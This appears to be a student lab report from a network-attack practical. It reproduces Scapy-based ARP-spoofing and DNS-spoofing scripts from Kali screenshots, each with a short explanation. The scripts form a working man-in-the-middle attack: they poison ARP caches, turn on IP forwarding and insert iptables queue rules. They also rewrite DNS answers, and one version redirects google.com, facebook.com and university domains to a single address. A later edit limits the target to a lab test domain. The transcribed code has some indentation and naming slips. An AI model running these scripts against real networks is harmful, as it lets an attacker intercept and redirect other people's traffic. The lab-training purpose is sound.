    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    return answered_list[0][1].hwsrc

def spooof(target_ip, host_ip, verbose=True):
    """
    Kali tells 'target_ip' saying that "I have the host_ip that you want to talk".
    However, Kali provides its own Mac address.
    In target's arp:
    Host IP, attacker's/Kali Mac address
    """
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),
                       psrc = host_ip)
    scapy.send(packet, verbose = False)

if verbose:
    # get the MAC address of the default interface we are using
    self_mac = scapy.ARP().hwsrc
    print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc = source_ip, hwsrc = source_mac)
    scapy.send(packet, verbose = False)


def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)

def enable_ip_route(verbose=True):
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    _enable_linux_iproute()
    if verbose:
        print("IP Forward is enabled")
```

Fig 2.6 ARP and DNS Spoof Script Review page 1.

Explanation

I continued reviewing the ARP script and examined the sections responsible for restoring destinations and enabling forwarding. This confirmed that the script contained both interception and restoration-related functionality.



```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
def enable_ip_route(verbose=True):
    """
    Enables IP forwarding
    """
    if verbose:
        print("[!] Enabling IP Routing...")
        _enable_linux_iproute()
    if verbose:
        print("[!] IP Routing enabled.")

if __name__ == "__main__":
    # Get the command-line arguments
    args = sys.argv


    # victim ip address
    target = args[1]
    # gateway ip address
    host = args[2]
    # print progress to the screen
    verbose = True
    # enable ip forwarding
    enable_ip_route()
    try:
        sent_packets_count = 0
        while True:
            # telling the 'target' that we are the 'host'
            spoof(target, host, verbose)
            # telling the 'host' that we are the 'target'
            spoof(host, target, verbose)

            sent_packets_count = sent_packets_count + 2
            print("\r[*] Packets Sent "+str(sent_packets_count), end = "")
```

Fig 2.7 ARP and DNS Spoof Script Review page 2.

Explanation

This section of the ARP script showed the main execution flow, including the target and gateway handling. I reviewed it to make sure I understood which systems would be affected before the controlled simulation began.



```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
if __name__ == "__main__":
    # Get the command-line arguments
    args = sys.argv

    # victim ip address
    target = args[1]
    # gateway ip address
    host = args[2]
    # print progress to the screen
    verbose = True
    # enable ip forwarding
    enable_ip_route()
    try:
        sent_packets_count = 0
        while True:
            # telling the 'target' that we are the 'host'
            spoof(target, host, verbose)
            # telling the 'host' that we are the 'target'
            spoof(host, target, verbose)


            sent_packets_count = sent_packets_count + 2
            print("\r[*] Packets Sent "+str(sent_packets_count), end = "")
            # sleep for two second
            time.sleep(2)
    except KeyboardInterrupt:
        print("[!] Detected CTRL+C ! restoring the network, please wait...")
        restore(target, host)
        restore(host, target)
        print("[+] Arp Spoof Stopped")

(kali@kali) - [~/SBT-DF203-Lab8]
$
```

Fig 2.8 ARP and DNS Spoof Script Review page 3.

Explanation

I reviewed the part of the script that repeatedly sent ARP packets and tracked the number of packets sent. The script also included handling for stopping the process and restoring network mappings.



```
kali@kali: ~/SBT-DF203-Lab8
$ sed -n '1,260p' scripts/dns_spoof.py | tee reports/dns_script_review.txt
# https://www.geeksforgeeks.org/how-to-make-a-dns-spoof-attack-using-scapy-in-python/
# https://www.thepythoncode.com/article/make-dns-spoof-python
import os
import logging as log
from scapy.all import IP, DNSRR, DNS, UDP, DNSQR
from netfilterqueue import NetfilterQueue

class DnsSnoof:
    def __init__(self, hostDict, queueNum):
        self.hostDict = hostDict
        self.queueNum = queueNum
        self.queue = NetfilterQueue()


    def __call__(self):
        log.info("Snoofing...")
        os.system(
            f'iptables -I FORWARD -j NFQUEUE --queue-num {self.queueNum}')
        self.queue.bind(self.queueNum, self.callBack)
        try:
            self.queue.run()
        except KeyboardInterrupt:
            os.system(
                f'iptables -D FORWARD -j NFQUEUE --queue-num {self.queueNum}')
            log.info("[!] iptable rule flushed")

    def callBack(self, packet):
        scapyPacket = IP(packet.get_payload())
        if scapyPacket.haslayer(DNSRR):
            try:
```

Fig 2.9 ARP and DNS Spoof Script Review page 4.

Explanation

I opened the DNS-spoofing script and reviewed how it used Scapy and NetfilterQueue to inspect DNS packets. This helped me understand how DNS requests could be intercepted and modified during the lab.




```
try:
    log.info(f'[original] {scapyPacket[DNSRR].summary()}')
    queryName = scapyPacket[DNSQR].qname
    if queryName in self.hostDict:
        scapyPacket[DNS].an = DNSRR(
            rname=queryName, rdata=self.hostDict[queryName])
        scapyPacket[DNS].ancount = 1
        del scapyPacket[IP].len
        del scapyPacket[IP].chksum
        del scapyPacket[UDP].len
        del scapyPacket[UDP].chksum
        log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
    else:
        log.info(f'[not modified] {scapyPacket[DNSRR].rdata }')
except IndexError as error:
    log.error(error)
    packet.set_payload(bytes(scapyPacket))
return packet.accept()

if __name__ == '__main__':
    try:
        hostDict = {
            b'google.com.': "136.160.215.15",
            b'facebook.com.': "136.160.215.15",
            b'ubalt.com.': "136.160.215.15",
            b'ubalt.edu.': "136.160.215.15",
            b'boogle.com.': "136.160.215.15"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
```

Fig 3.0 ARP and DNS Spoof Script Review page 5.

Explanation

I reviewed the DNS packet modification logic, including the part that changed DNS answer information. This section was important because it showed how the response for a selected hostname could be redirected.



```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help

del scapyPacket[IP].len
del scapyPacket[IP].chksum
del scapyPacket[UDP].len
del scapyPacket[UDP].chksum
log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
else:
    log.info(f'[not modified] {scapyPacket[DNSRR].rdata}')
except IndexError as error:
    log.error(error)
    packet.set_payload(bytes(scapyPacket))
    return packet.accept()


if __name__ == '__main__':
    try:
        hostDict = {
            b"google.com.": "136.160.215.15",
            b"facebook.com.": "136.160.215.15",
            b"ubalt.com.": "136.160.215.15",
            b"ubalt.edu.": "136.160.215.15",
            b"boogle.com.": "136.160.215.15"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)

(kali@kali) - [~/SBT-DF203-Lab8]
$
```

Fig 3.1 ARP and DNS Spoof Script Review page 6.

Explanation

I continued checking the DNS spoof script and reviewed the configured hostname mapping and queue-processing logic. This confirmed that the script could be limited to a specific controlled training domain.



```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help


GNU nano 8.6 /home/kali/SBT-DF203-Lab8/scripts/dns_spoof.py *
del scapyPacket[IP].chksum
del scapyPacket[UDP].len
del scapyPacket[UDP].chksum
log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
else:
    log.info(f'[not modified] {scapyPacket[DNSRR].rdata}')
except IndexError as error:
    log.error(error)
    packet.set_payload(bytes(scapyPacket))
    return packet.accept()

if __name__ == '__main__':
    try:
        hostDict = {
            b"portal.icdfa.test.": "192.168.40.128"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)
```

Fig 3.2 Authorized DNS Spoof Domain Configuration.

Explanation

I configured the DNS-spoofing script to target only portal.icdfa.test, the reserved domain used for this practical. The replacement address was set to the controlled Kali training server rather than any real public service.



```
kali@kali: ~/SBT-DF203-Lab8
$ nano ~/SBT-DF203-Lab8/scripts/dns_spoof.py
(kali@kali)~/SBT-DF203-Lab8
$ grep -A 4 'hostDict' ~/SBT-DF203-Lab8/scripts/dns_spoof.py
def __init__(self, hostDict, queueNum):
    self.hostDict = hostDict
    self.queueNum = queueNum
    self.queue = NetfilterQueue()


def __call__(self):
    if queryName in self.hostDict:
        scapyPacket[DNS].an = DNSRR(
            rname=queryName, rdata=self.hostDict[queryName])
        scapyPacket[DNS].ancount = 1
        del scapyPacket[IP].len
        del scapyPacket[IP].chksum
        del scapyPacket[UDP].len

    hostDict = {
        b'portal.icdfa.test.': '192.168.40.128'
    }
    queueNum = 1
    log.basicConfig(format='%(asctime)s - %(message)s',
                    level=logging.INFO)
    snoof = DnsSnoof(hostDict, queueNum)
    snoof()
except OSError as error:
    log.error(error)
(kali@kali)~/SBT-DF203-Lab8
```

Fig 3.3 Authorized DNS Spoof Domain Configuration page 1.

Explanation

I reviewed the updated script again after making the authorized training-domain configuration. This confirmed that the spoofing logic was restricted to the intended lab hostname before execution.




```
kali@kali: ~/SBT-DF203-Lab8
$ sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
net.ipv4.ip_forward = 1
(kali@kali)~/SBT-DF203-Lab8
$ sudo iptables-save | tee reports/iptables_before.rules
[sudo] password for kali:
# Generated by iptables-save v1.8.11 (nf_tables) on Sat Sep 26 14:58:04 2026
*filter
:INPUT ACCEPT [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [0:0]
:DOCKER - [0:0]
:DOCKER-ISOLATION-STAGE-1 - [0:0]
:DOCKER-ISOLATION-STAGE-2 - [0:0]
:DOCKER-USER - [0:0]
-A FORWARD -j DOCKER-USER
